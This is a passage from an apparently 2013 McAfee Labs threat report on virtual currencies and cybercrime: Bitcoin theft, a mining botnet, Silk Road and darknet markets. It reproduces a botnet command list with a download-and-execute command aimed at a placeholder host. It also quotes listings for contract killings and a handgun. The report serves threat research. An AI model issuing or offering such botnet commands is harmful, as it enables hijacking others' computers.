



Figure 7. The June 2011 attack on Bitcoin exchange Mt. Gox.


This attack was not isolated; multiple targeted attacks plagued Bitcoin. Recent analysis by McAfee Labs into a Bitcoin botnet[19] found samples of botnets communicating with Bitcoin mining services. These bots were commanded by a control server that, once installed, registered with online mining services with credentials provided by the attacker, resulting in the Bitcoins being credited to the attacker (see Figure 8). In June 2011 a half-million dollars were stolen from a Bitcoin user with the pseudonym Allivain. Someone hacked into his computer and transferred Bitcoins to the attacker's wallet. Because transactions are irreversible, Allivain will probably never get his Bitcoins back.



```
{"method": "mining.subscribe", "id": 1, "params": []}
{"result": [[["mining.notify", "d0471d0a000000001"], ["mining.set_difficulty", "d0471d0a000000002"]],
"d0471d0a00000000", 4], "id": 1, "error": null}
{"method": "mining.authorize", "id": 2, "params": ["          ", "          "]}
{"params": [1], "id": null, "method": "mining.set_difficulty"}
{"params": ["1368781064 1126", "18dfe51f7643b3f048ae76aa857b44c9a86b6a83734b6642000001430000000",
"01000000010000000000000000000000000000000000000000000000000000000000ffffffff5c03279c031f00547269706c656d696e6
96e672e636f6d2d32002f314d422f5195f1080855fabe6d6d05847e0c808d0379838d73666c28b5768184895f622ffc47a92d76d9270bb28d010
0000000000000", "ffffffff01c0ce6696000000001976a914d4b8ae9800f6476cc2c0627c79cbf0e9c9c9d17988ac00000000",
["2b65ac1aa2b9eba83a1a2e9ba1ffc5a333fdf09ce04e5b502a78bb23cbe4e2d7",
"ed643c2688fb8f89b0998262e9e58c3266d1aabfe23721a68b49ca73c72f914f",
"5462ead23046097252b3df9e42c137290433791445f8fea4360ab2bd45cb938a",
"07f50e37bf5134b4f0942adca455e5b70fa9a5ce778db032ad35744a526592ef",
"23c1518088f039bb6bafa1ccdc714247e3677f4ddf6d88d5165a11d8c2a13631",
"6eebb1020a5021bed03803685a1cd1a03e3f0f11d9b085ac3db142d56e9e88ed",
"1abd82995b6533d80a542e36d6b0b73b48708dc784916cc8d782b575822587bd",
"460c9d8f0f573d8f50ac1d18d0a5f7737948a639bbebcce07e366c747c313b29",
"ad9b88e7be18fda0abfc321b3ebe92ef20aa469fa99de7ced639f19ea9819908"], "00000002", "1a017fe9", "5195f108", false],
"id": null, "method": "mining.notify"}
{"result": true, "id": 2, "error": null}
{"params": [], "id": 7, "method": "client.get_version"}
```

Figure 8. Inside the Bitcoin botnet.


Botnets are available for sale. In the example in Figure 9, the attacker can purchase an array of functionality for only a few dollars, with further settings for controlling Bitcoin mining, as well as a dashboard providing the attacker an overview of infected systems (see Figure 10).



Command List

Command	Command Description	Command Options	Command Example
DOWN	Downloads and Executes a File	DOWN [URL]	DOWN http://www.site.com/file.exe
UPDATE	Updates Bot With New File	UPDATE [URL]	UPDATE http://www.site.com/file.exe
REMOVE	Removes Bot From System	REMOVE	REMOVE
STOPMINE	Stops Bitcoin mining	STOPMINE	STOPMINE
MINE	Starts Bitcoin mining	MINE	MINE

Figure 9. Command list for a Bitcoin botnet.



Bot List

ID	HWID	Version	IPv4 Address	Country	Operating System	Cores	GPU	Mining Status	Outgoing Command	Last Online	Install Date
1	[redacted]	1.0	192.168.1.1	United States	Windows XP Pro SP2 x86	1(2593MHz)	VMware-SVGA-II	No	MINE	0000-00-00 00:00:00	0000-00-00 00:00:00
1	[redacted]	1.0	192.168.1.1	United States	Windows XP Pro SP2 x86	1(2593MHz)	VMware-SVGA-II	No	MINE	0000-00-00 00:00:00	0000-00-00 00:00:00
1	[redacted]	1.0	192.168.1.1	United States	Windows XP Pro SP2 x86	1(2593MHz)	VMware-SVGA-II	No	MINE	0000-00-00 00:00:00	0000-00-00 00:00:00
1	[redacted]	1.0	192.168.1.1	United States	Windows XP Pro SP2 x86	1(2593MHz)	VMware-SVGA-II	No	MINE	0000-00-00 00:00:00	0000-00-00 00:00:00

Figure 10. Dashboard for Bitcoin Statistics

Other examples of recent attacks against Bitcoin are included in a McAfee Labs blog by coauthor Francois Paget[20] as well as in the *McAfee Threats Report: Second Quarter 2013*.[21]

Recent research into Bitcoins has raised significant concerns about potential privacy implications. A new academic study[22] by researchers from the University of California, San Diego and George Mason University detailed the challenges of staying anonymous due to Bitcoin's "blockchain," a public ledger that records transactions and makes the claim that all transactions are completely transparent. Due to such concerns about the public nature of the blockchain, additional platforms have been developed to increase the level of anonymity for users.

Bitcoin challengers

The main challenger to Bitcoin appears to be Litecoin, a potential alternative for cybercriminals should attacks, policy changes, or further investigations into Bitcoin deter cybercriminals from using that service. However, Litecoin is not immune to malware, with samples (for example, MSIL/PSW.LiteCoin.A) already targeting the currency.

Underground Markets

We've discussed the use of virtual currencies for money laundering and the attacks against such platforms. Another key element is where cybercriminals can use virtual currencies to acquire illegal products and services. We covered some of this in our report *Cybercrime Exposed*, but that paper focused on easily accessible tools and services that facilitate cybercrime.

One former example was the Silk Road, which was created in February 2011 as a Bitcoin-based online bazaar selling products across a number of categories.





Figure 11. The Silk Road may be gone, but another site already offers similar products and services, paid by Bitcoins.

On October 1 the FBI seized the Silk Road site and arrested an individual for engaging in a "massive money-laundering operation and of trying to arrange a murder-for-hire."[23] As we saw previously with the demise of e-gold and Liberty Reserve, however, new services quickly come online to meet criminal demand for products or services. Silk Road is no different. In Figure 11, we can see an alternate service that can offer Silk Road customers the products they desire. Silk Road and its alternatives are by no means unique. In Figure 12, we see the introduction of another type of service that relies on the perceived anonymity that virtual currencies afford, namely the Hitman Network. This service offers potential customers access to three "contract killers," who will kill a target in exchange for virtual currency. The only qualification appears to be the refusal to target those under age 16 and high-profile politicians.

There is no indication that the Hitman Network actually fulfills its promises, and verifying this would likely come at some personal risk. We include it to demonstrate that confidence in the privacy of virtual currencies has enabled the sale of some frightening services.



Hitman Network

Hitman Network


We are a team of 3 contract killers working in the US (+Canada) and in the EU.
Once you made a "purchase" we will reply to you within 1-2 days, contract will be completed within 1-3 weeks depending on target.

Only rules: no children under 16 and no top 10 politicians.

Product	Price	Quantity
We kill your target in the USA/Canada	10000 USD = 99.721 ฿	1 X Buy now
We kill your target in the European Union	12000 USD = 119.665 ฿	1 X Buy now

Figure 12. If we can believe it, the Hitman Network offers assassinations paid in Bitcoins.

The service in Figure 13 appears to offer do-it-yourself tools that match the service offered by the Hitman Network. Again, payment is by virtual currency.



[redacted]Guns

Walther PPK, Kal.7,65

New and unused!

Product	Price	Quantity
Walther PPK, Kal.7,65	600 EUR = 8.091 ฿	1 X Buy now
Ammo, 50 Rounds	40 EUR = 0.539 ฿	1 X Buy now

Figure 13. Guns for Bitcoins.

Conclusion

Richard Weber, head of the US Internal Revenue Service's criminal investigation division, has made the stark assessment that if Al Capone were alive today he would use these services to hide his money.[24] There is no question that virtual currencies have been used by criminals to conceal and transfer their ill-gotten gains with the click of a button.

Attempts to close down such services have historically resulted in criminals simply moving their businesses elsewhere, with the migration to and from Liberty Reserve serving as an example. Despite such an attractive proposition for criminals, global law enforcement is collaborating in its efforts both internationally and with the private sector to identify, seize, and arrest those individuals operating such platforms.

Virtual currencies will not go away. Despite the apparent challenges posed by DDoS attacks, the use of these exchanges for money laundering, and the facilitation of cybercrime, opportunities also abound for legitimate uses. Ignoring this market opportunity is likely to cost potential legitimate investors significant revenue, but failure to address the potential risks may cost a lot more.

About the Authors

Raj Samani is vice president and CTO, EMEA, McAfee. He is an active member of the information security industry through his involvement with numerous initiatives to improve the awareness and application of security in business and society. Samani has worked across numerous public sector organizations in many cybersecurity and research-orientated working groups across Europe. He is the author of the recently released Syngress book *Applied Cyber Security and the Smart Grid*. Samani is currently the Cloud Security Alliance's strategic advisor for EMEA and is also on the advisory council for the Infosecurity Europe show, Infosecurity Magazine, an expert on both searchsecurity.co.uk and the Infosec portal, and regular columnist for Computer Weekly. You can follow Raj Samani on Twitter at http://twitter.com/Raj_Samani.

François Paget is a senior researcher and one of the founding members of McAfee Labs. He has identified and analyzed new threats, and has created countersteps to detect and eliminate them. Today, Paget conducts a variety of forecast studies and performs technological monitoring for McAfee and its clients. He focuses particularly on the various aspects of organized cybercrime and the malicious use of Internet for geopolitical purposes. Paget is active in various partnership actions with French and international authorities involved in fighting cybercrime. You can follow François Paget on Twitter at http://twitter.com/FPaget. http://blogs.mcafee.com/author/Francois-Paget

Matthew Hart is a software developer within the cloud computing team at McAfee Labs in Aylesbury, United Kingdom. He has more than 30 years' experience within the industry and takes a keen and active interest in using technology to make cyberspace a safer place.

About McAfee Labs

McAfee Labs is the global research team of McAfee. With the only research organization devoted to all threat vectors—malware, web, email, network, and vulnerabilities—McAfee Labs gathers intelligence from its millions of sensors and its cloud-based service McAfee Global Threat Intelligence. The McAfee Labs team of 500 multidisciplinary researchers in 30 countries follows the complete range of threats in real time, identifying application vulnerabilities, analyzing and correlating risks, and enabling instant remediation to protect enterprises and the public. http://www.mcafee.com/labs

About McAfee

McAfee, a wholly owned subsidiary of Intel Corporation (NASDAQ:INTC), is the world's largest dedicated security technology company. McAfee delivers proactive and proven solutions and services that help secure systems, networks, and mobile devices around the world, allowing users to safely connect to the Internet, browse, and shop the web more securely. Backed by its unrivalled global threat intelligence, McAfee creates innovative products that empower home users, businesses, the public sector, and service providers by enabling them to prove compliance with regulations, protect data, prevent disruptions, identify vulnerabilities, and continuously monitor and improve their security. McAfee is relentlessly focused on constantly finding new ways to keep our customers safe. http://www.mcafee.com

[1] http://www.justice.gov/usao/nys/pressreleases/May13/LibertyReservePR.php

[2] http://www.justice.gov/archive/ndic/pubs28/28675/28675p.pdf

[3] http://www.mcafee.com/us/resources/white-papers/wp-cybercrime-exposed.pdf

[4] http://www.coindesk.com/man-charged-after-demanding-bitcoin-for-mitt-romney-tax-returns/

[5] http://www.wired.co.uk/news/archive/2013-09/04/stay-in-russia

[6] http://info.tapjoy.com/wp-content/uploads/sites/4/2013/05/RedefiningVirtualCurrency_WhitePaper-1MAY2013-v1.pdf

[7] http://forums.cloudparty.com/discussion/213/q-regarding-new-tosa-use-of-currency-no-cashing-out-for-virtual-goods-sales-o-0

[8] http://www.itweb.co.za/index.php?option=com_content&view=article&id=58919

[9] http://www.wired.com/threatlevel/2012/05/fbi-fears-bitcoin/

[10] http://www.coindesk.com/bitcoin-network-recovering-from-ddos-attack/

[11] http://www.businessweek.com/stories/2006-01-08/gold-rush

[12] http://blog.e-gold.com/value-access-plan/

[13] http://www.nytimes.com/2013/05/29/nyregion/liberty-reserve-operators-accused-of-money-laundering.html

[14] http://www.ticotimes.net/More-news/News-Briefs/Liberty-Reserve-A-cyberweb-of-intrigue_Tuesday-May-28-2013

[15] http://www.justice.gov/usao/nys/pressreleases/May13/LibertyReservePR.php

[16] http://www.patrickpretty.com/2011/02/10/talkgold-ponzi-and-criminals-forum-deletes-sticky-thread-on-instaforex-firm-named-defendant-in-cftc-sweep-used-payment-processor-whose-contact-person-is-referenced-in-international-money-launde/

[17] http://www.techweekeurope.co.uk/news/internet-underground-perfect-money-liberty-reserve-117635

[18] http://www.wired.com/wiredenterprise/2013/07/esea-2/

[19] http://blogs.mcafee.com/mcafee-labs/delving-deeply-into-a-bitcoin-botnet

[20] http://blogs.mcafee.com/mcafee-labs/bitcoin-headlines-attract-malware-developers

[21] http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q2-2013.pdf

[22] http://cseweb.ucsd.edu/~smeiklejohn/files/imc13.pdf

[23] http://www.nytimes.com/2013/10/03/nyregion/operator-of-online-market-for-illegal-drugs-is-charged-fbi-says.html?_r=0

[24] http://www.nytimes.com/2013/05/29/nyregion/liberty-reserve-operators-accused-of-money-laundering.html

McAfee
An Intel Company

2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.mcafee.com